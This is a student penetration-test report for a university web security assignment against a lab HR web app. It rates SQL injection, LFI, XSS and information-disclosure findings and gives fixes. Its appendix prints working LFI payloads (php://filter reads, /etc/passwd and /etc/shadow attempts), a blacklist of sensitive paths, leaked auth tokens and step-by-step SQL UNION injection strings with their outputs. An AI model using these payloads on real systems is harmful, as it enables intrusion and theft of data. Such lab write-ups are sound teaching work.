We Test Pens Incorporated

COMP90074 - Web Security Assignment 1

Yichen Guan
1254423

PENETRATION TEST REPORT FOR InHR - WEB APPLICATION

Report delivered: 10/04/2022

Executive Summary

We Test Pens Incorporated was contracted by InHR to conduct a penetration test in order to determine the vulnerabilities of the web application. We Test Pens Incorporated conducted all penetration test activities manually.

After testing, there are currently four vulnerabilities in the web application. First of all, the highest risk for the company's current situation is the SQL injection UNION attacks. This vulnerability was found in the "search.php". The Attacker could obtain other users' accounts and passwords to log in to the site. Sensitive information about some database and system configurations can also be obtained by attackers, allowing attackers to have more ways to launch attacks.

The second highest risk is Information Disclosure vulnerability. This vulnerability was found in the source code of "dashboard.php". The values of important variables "csrf", "X-Auth", "auth" and "operation" are expose in the comment. An attacker can use these variables to reconstruct the request to access the "retrieve.php," requiring authorization.

The medium risk is Cross-site scripting vulnerability. This vulnerability was found in the "about me" text box of "profile.php". The Attacker could bypass the path restrictions in the blacklist and access some sensitive files through this vulnerability.

The low risk is Local file inclusion vulnerability. This vulnerability was found in the "style.php?css_fill=". The Attacker resets the parameter and uses pseudo-protocols to get the file source code. The Attacker could get helpful information for launching other attacks from the source code.

We do not recommend launching this product publicly on Monday based on these findings.

Table of Contents

Summary of Findings

A brief summary of all findings appears in the table below, sorted by Risk rating.

Risk	**Reference**	**Vulnerability**
Extreme	Finding 2	SQL injection UNION attacks
High	Finding 4	Information Disclosure vulnerability
Medium	Finding 3	Cross-site scripting vulnerability
Low	Finding 1	Local file inclusion vulnerability

Detailed Findings

Finding 1 - Local file inclusion vulnerability

Description	The initial purpose of the Local file inclusion is to facilitate the developer to develop the website. The developer puts the reusable code into one single file and includes this file to reuse the defined function in a new object. The common function to implements local file inclusion are “require()”,”include()”,” include_once()”and ”require_once()”. However, if developers make mistakes in the file management or without checking and filtering the variables when passing the files that need to be included in the form of variables, the local file vulnerability will occur. Risk statement: The server or system executed malicious code due to developers do not checked and filtered the incoming variable, which leads to the server’s sensitive information leakage.
Proof of Concept	The exploit for this vulnerability could be resetting the variable of “style.php?css_fill=” to access the sensitive inside information. Use the “php://filter” protocol and base64 encoding to access local files. And then decode the file to get the file source code. A more detailed proof of concept is presented in **Appendix II (2.1)**.
Impact	An attacker could access sensitive system information such as server configuration and user data information when the developer does not filter the input variables enough. An attacker can also exploit the vulnerability to obtain the source code of a web page. The attacker understands the logic and method of some key functions by reading the source code. Thus, attackers can continue trying new attack methods based on the finding. During the InHR web application testing, I found that in the “style.php”, the developer added some key paths to the blacklist by hard-coding to filter incoming variables. This filtering mitigates the negative impact of vulnerabilities on websites. So I rate the impact of local file inclusion as **minor**.

References	**Risk Rating:Low** This is the reasoning behind my rating: First of all, the impact of Local file inclusion vulnerability for the InHR web application is rated as minor. When the attacker does not have login permission, he can only obtain the source code of “style.php” by exploiting the vulnerability. For other pages, such as “dashboard.php”, if attackers do not access the web application, it will be hard for attackers to know that other files exist. It is also difficult for attackers to find information leakage problems on “dashboard.php”. Secondly, the blacklist filters the incoming malicious variables, reducing the negative impact of vulnerabilities. On the other hand, Ian[1] pointed out that local file inclusion is not a very common vulnerability and is present on average in 1% of the web application. So the overall likelihood of local file inclusion is **unlikely**. Based on the risk matrix shown in **Appendix I**, this vulnerability belongs to the **Low** level. [1] https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/#:~:text=How%20common%20is%20LFI%3F,in%201%25%20of%20web%20applications
Recommendation	1:Developer should not encode file with base64 function, and developer may try to other encode function which can not be reversed relatively easily by an attacker. 2: The developer should specify the filename and location path which allow the user to access. Create a safelist to record these files.

Finding 2 - SQL injection UNION attacks

Description	SQL injection is an attack by inserting malicious SQL queries or adding malicious statements into the web application as input parameters. The queries will parse and execute on the background database server, and then the attacker will get some sensitive data. Risk statement: The malicious SQL queries or statements may execute in the database due to the web application having a SQL injection vulnerability, which leads the website's sensitive information to be leaked, or the website authentication is bypassed.

Proof of Concept	The exploit for this vulnerability could be inserting malicious SQL queries into the “search.php”. When it is proved that the current page has an injection vulnerability, launch a SQL injection UNION attack to get database information, table information, and list information step by step. Thus find sensitive data. A more detailed proof of concept is presented in **Appendix II (2.2**).
Impact	First of all, I don't find an issue with bypassing authenticated logins via SQL injection in the "login.php".The SQL injection vulnerability was found on the "search.php". An attacker could launch a SQL injection UNION attack to obtain the database version, table name, and column name. Attackers allow obtaining sensitive data such as the user's username and password from the above system information. Attackers can even formulate more sophisticated attacks based on this information. The impact level which I rate for SQL injection vulnerability is **Major**. Although the attacker needs to log into the web application successfully, he can launch a union attack to obtain other users' information. But there is no defense against SQL injection in the "seasrch.php" so that attackers can quickly get database version and additional system information, thus supporting attackers to launch more difficult-to-defense attacks in the future.
References	**Risk Rating: Extreme** This is the reasoning behind my rating: TThe SQL injection is a common issue for the database-driven web application. Kingthorin[2] point out that the severity of SQL injection attack is limited by the attacker’s skill and imagination. SQL injection can affect any platform that requires interaction with a SQL database. So the overall likelihood of SQL injection vulnerability is **likely**. Based on the risk matrix shown in **Appendix I**, this vulnerability belongs to the **Extreme** level. [2] https://owasp.org/www-community/attacks/SQL_Injection
Recommendati	1:Developers use preset statements and query parameterization to mitigate SQL injection. The value in the parameter does not participate in the compilation process, so

on	the malicious query code will not be executed by the database.

Finding 3 - Cross-site scripting vulnerability

Description	Cross-site scripting is a client-side code injection attack. During the rendering process of the client browser, the malicious HTML/JavaScript code is executed to allow the attacker to obtain cookies, tokens, and other sensitive information. Risk statement: The malicious JavaScript code may execute in the victim's browser due to the web application having a Cross-site scripting vulnerability, which leads the website's sensitive information to be leaked and allows the attacker to bypass the blacklist to access other web pages.
Proof of Concept	A cross-site scripting vulnerability was found in the "about me" text box of the "profile.php" page. When I discovered that the XSS cookie stealing attack could not be done, I changed the attack direction to access "flag.php" via XSS. This attack method bypasses the attack detection found in finding 1: "style.php" and successfully obtains the third flag. A more detailed proof of concept is presented in **Appendix II (2.3).**
Impact	Focus on the InHR web application; a user account is required for attackers to access the "profile.php" and then lunch the XSS attack. Stealing the user's cookies is a common target of XSS, but based on the discovery in **step 3** of **Appendix II(2.3)**, the value of the returned cookies is empty. So XSS will not bring the negative impact of cookie leakage. However, no attack was detected when accessing “flag.php” through XSS, successfully bypassing the blacklist restrictions found in **Finding 1** "style.php". Based on the above situation, the impact of the XSS rating is **moderate**.
References	**Risk Rating: High** This is the reasoning behind my rating: There are many text boxes in the “profile.php” which means attackers are likely to check them for XSS vulnerabilities. According to Positive Technologies analytics[3], XSS is among

	the three most common web application attacks, but based on my testing of InHR, an attacker must have a user account to launch an XSS attack, so I rate the likelihood as **possible**. Based on the risk matrix shown in Appendix I, this vulnerability belongs to the **Medium** level. . [3] https://www.ptsecurity.com/ww-en/analytics/knowledge-base/what-is-a-cross-site-scripting-xss-attack/
Recommendation	1: Configuring Content Security Policy. 2: The input content's length should be restricted, and different confirmation rules are formulated for the different attribute content—for example, the size of the name and the email format.

Finding 4 - Information Disclosure vulnerability

Description	Information disclosure vulnerability is some sensitive information revealed to the public unintentionally. Many factors lead to information leakages, such as source code disclosure and improper handling of sensitive data. Risk statement: The attacker obtained an advanced privilege token from a website due to the web application has an information disclosure vulnerability, which leads the attacker to access unauthorized files.
Proof of Concept	In the source code of "dashboard.php", the comments record that there is a functional problem within the web application. However, when the developer recorded this problem in the comments code, he directly exposed the values of these critical variables "csrf", "X-Auth", "auth", and "operation". The attacker adds these variables to reconstruct the request in burpsuite and successfully gets the flag in the unauthorized "retrieve.php" page. A more detailed proof of concept is presented in **Appendix II (2.4)**.

Impact	The impact of information disclosure is **major**. Because the technical problems and the values of critical variables are exposed, which will help attackers to launch more kinds of attacks, the web application will also face more threats.
References	**Risk Rating: High** This is the reasoning behind my rating: Information Disclosure vulnerability in the current situation is due to the internal developers not handling sensitive data properly. So I classify this information disclosure vulnerability as an insider security threat. According to a survey, Mina Hao [4]point out that 25% of internal security incidents are attributed to information disclosure. So the likelihood of information disclosure is **possible**. Based on the risk matrix shown in Appendix I, this vulnerability belongs to a **high** level. [4] https://nsfocusglobal.com/information-disclosure-incurred-asset-compromise-and-detection-and-analysis/
Recommendation	1: Don't hardcode sensitive information such as credentials, API keys, and tokens.

Appendix I - Risk Matrix

All risks assessed in this report are in line with the ISO31000 Risk Matrix detailed below:

		Consequence				
		Negligible	Minor	Moderate	Major	Catastrophic
Likelihood	Rare	Low	Low	Low	Medium	High
	Unlikely	Low	Low	Medium	Medium	High
	Possible	Low	Medium	Medium	High	Extreme
	Likely	Medium	High	High	Extreme	Extreme
	Almost Certain	Medium	High	Extreme	Extreme	Extreme

Appendix II - Additional Information

This section is for any additional information you feel is relevant. This is where all your code and large proof of concepts should be! Make sure the code is properly formatted (and keep it in another file if needed, but refer to it properly)


2.1: Proof of Concept of Local file inclusion vulnerability

Step 1:

Code:
Press F12 and click the source.

Explanation:
Preliminary information collection on this website and exploration of the main pages.

Finding:
“style.php?css_fill=custom.css” belongs to the pattern of LFI vulnerability.



```
top
  assignment-dusty-rose.unimelb.life
    assets
    dashboard.php
    style.php?css_file=custom.css
  cdnjs.cloudflare.com
  fonts.googleapis.com
  fonts.gstatic.com
  maxcdn.bootstrapcdn.com
```

```
body {
    background: black
}
```

Step 2:

Code:
“http://assignment-dusty-rose.unimelb.life/style.php?%20css_file=dashboard.php”

Explanation:
Verify that page jumps can be made by exploiting LFI vulnerability.

Finding:
Switch to the “dashboard.php” successfully.


Step 3:

Code:
“http://assignment-dusty-rose.unimelb.life/style.php?%20css_file=/etc/shadow”
“http://assignment-dusty-rose.unimelb.life/style.php?%20css_file=/etc/passwd”

“http://assignment-dusty-rose.unimelb.life/style.php?%20css_file=/usr/local/app/apache2/conf/httpd.conf”

Explanation:
Try to get the server sensitive information directly from the server.

Finding:



```
Hacker detected
```


Step 4:

Code:
“http://assignment-dusty-rose.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=style.php”

Explanation:
Use pseudo protocol to get the base64 encode file and decode to get the source code.

Finding:
Base on the “style.php”, I found a blacklist of variables. Because filter is create by hard-coded so it's hard to bypass.

```
PD9waHAKCmlmIChpc3NldCgkX0dFVFsiY3NzX2ZpbGUiXSkpewoKICAgICRmaWxlID0gJF9HRVRbImNzc19maWxlIl07CgogICAgaWYgKCRmaWxlWzBdID09PSAiLyIpewogIC
AgICAgIGRpZSgiSGFja2VyIGRldGVjdGVkIik7CiAgICB9CgogICAgJGJsYWNrbGlzdCA9IGFycmF5KCIvZXRjIiwgIi91c3IiLCAiL29wdCIsICIvZGV2IiwgIi92YXIiLCAi
L3RtcCIsICJhdXRoIiwgInNlYXJjaCIsICJyZXRyaWV2ZSIsICJmbGFnIiwgInB1c2giLCAicHVsbCIsICIuLi8iKTsKCiAgICBmb3JlYWNoICgkYmxhY2tsaXN0IGFzICRpdG
VtKXsKICAgICAgICBpZiAoc3RycG9zKCRmaWxlLCAkaXRlbSkgIT09IGZhbHNlKXsKICAgICAgICAgICAgZGllKCJIYWNrZXIgZGV0ZWN0ZWQiKTsKICAgICAgICB9CiAgICB9
CgogICAgaW5jbHVkZSgkZmlsZSk7CiAgICBoZWFkZXIoIkNvbnRlbnQtVHlwZTogdGV4dC9jc3MiKTsKfQo=
```



```php
<?php

if (isset($_GET["css_file"])){

    $file = $_GET["css_file"];

    if ($file[0] === "/"){
        die("Hacker detected");
    }

    $blacklist = array("/etc", "/usr", "/opt", "/dev", "/var", "/tmp", "auth", "search", "retrieve", "flag", "push", "pull", "../");

    foreach ($blacklist as $item){
        if (strpos($file, $item) !== false){
            die("Hacker detected");
        }
    }

    include($file);
    header("Content-Type: text/css");
}

```


Step 5:

Code:
Same with step 4, but change the “style.php” to “login.php”,”dashboard.php” and “profile.php”

Explanation:


Aim to get the source code of all main page.

Finding:
1.Find other local files which are include in these page. These files are “auth_header.php”,”head-include.php” and “sober.php”.



```
<?php

require("auth_header.php");

require("head-include.php");
echo_head("Dashboard");

/*

        <!--
          Tip 1: You can change the color of

          Tip 2: you can also add an image u
      -->

*/

?>

            <?php

            require("sober.php");

            sidebar("Dashboard");
```

2. Unfixed tasks found in comments of “dashboard.php”.




```
// TODO: Fix up the background POST request. AJAX isn't working properly!
/*
var xhttp = new XMLHttpRequest();
xhttp.open("POST", "retrieve.php", true);
// add in headers:
// csrf => 8TdHvHDKu2368W474TTLgPcvWs8Q96aX
// X-Auth => secure-auth
xhttp.send("auth=@^?@NzcW+S3rSNDdQfwfdp@SD#M^Kx%5WMfxByWJS7@&HgFK-S&operation=fetch");
```

Step 6:

Code:
“http://assignment-dusty-rose.unimelb.life/style.php?css_file=php://filter/convert.base64-encode/resource=sober.php”

Explanation:
Could not find any useful information in “auth_header.php” and ”head-include.php”.

Finding:
Find flag1 in the source code of “sober.php”.



```
<?php


/*

Challenge 1: LFI: FLAG{The_deepeR_YoU_Dig,_the_m0re_GOLD_you'll_find!}

*/

require("auth_header.php");
```


2.2: Proof of Concept of SQL injection UNION attacks

Step 1:

Code:
ball%27+OR+1=1--+

Explanation:
Verify whether the “search.php”has a SQL injection vulnerability.

Finding:
This query return all items. So there is a SQL injectio vulnerability.


Search
不安全 | assignment-dusty-rose.unimelb.life/search.php?search=ball%27+OR+1=1--+
INHR
Dashboard
User Profile
Search
Search...
Search Results
Search Results


ID	Name	Description	Price
1	ball	A play thing	100
2	flip flop	A sandle	10
3	necklace	Jewellery	1000
4	keyboard	A typing instrument	300
5	mouse	An animal	15
6	air conditioner	A device used for cooling	10000
7	Samsung Galaxy S20	A phone	1200
8	rubiks cube	A play thing	30
9	bottled water	A drink	4
10	bottled pepsi	A drink	5
11	f1 car	A car	99999999
12	ferrari	A car	1500000
13	rubiks cube	A play thing	30
14	bottled water	A drink	4
15	bottled pepsi	A drink	5
16	f1 car	A car	99999999

Step 2:

Code:
'UNION+SELECT+NULL,NULL,NULL,NULL+--+
'UNION+SELECT+'a','b','c','d'+--+

Explanation:
Check how many columns will match with database.
Confirm whether each column is compatible with string data type.

Finding:
Determine the required number of columns is 4 and each column is compatible with string data type.



```
assignment-dusty-rose.unimelb.life/search.php?search=%27UNION+SELECT+%27a%27,%27b%27,%27c%27,%27d%27+--+
```

ID	Name	Description	Price
a	b	c	d

Step 3:

Code:
'UNION+SELECT+'a',@@version,'c','d'+--+

'UNION+SELECT+'a','b',schema_name,'d'+FROM+information_schema.schemata--+


'UNION+SELECT+'a','b',table_name,'d'+FROM+information_schema.tables+WHERE+table_schema='Secure'--+

'UNION+SELECT+'a','b',column_name,'d'+FROM+information_schema.columns+WHERE+table_name='Flag'--+

'UNION+SELECT+'a','b',string,'d'+FROM+Flag--+


Explanation:
Step by step to get database information.

Finding:
Find the flag2.




```
assignment-dusty-rose.unimelb.life/search.php?search=%27UNION+SELECT+%27a%27,@@version,%27c%27,%27d%27+--+
```

ID	Name	Description	Price
a	8.0.28-0ubuntu0.20.04.3	c	d



```
assignment-dusty-rose.unimelb.life/search.php?search=%27UNION+SELECT+%27a%27,%27b%27,schema_name,%27d%27+FROM+information_schema.schemata--+
```


ID	Name	Description	Price
a	b	mysql	d
a	b	information_schema	d
a	b	performance_schema	d
a	b	sys	d
a	b	Secure	d



```
assignment-dusty-rose.unimelb.life/search.php?search=%27UNION+SELECT+%27a%27,%27b%27,table_name,%27d%27+FROM+information_schema.tables+WHERE+table_schema=%27Secure%27--+
```

Search Results


ID	Name	Description	Price
a	b	Flag	d
a	b	Search	d
a	b	Users	d
a	b	testing	d



```
assignment-dusty-rose.unimelb.life/search.php?search=%27UNION+SELECT+%27a%27,%27b%27,column_name,%27d%27+FROM+information_schema.columns+WHERE+table_name=%27Flag%27--+
```

Search Results

ID	Name	Description	Price
a	b	string	d



```
assignment-dusty-rose.unimelb.life/search.php?search=%27UNION+SELECT+%27a%27,%27b%27,string,%27d%27+FROM+Flag--+
```

Search Results

ID	Name	Description	Price
a	b	FLAG{Turning_them_tables_with_a_squiggle!@#1teeHee}	d

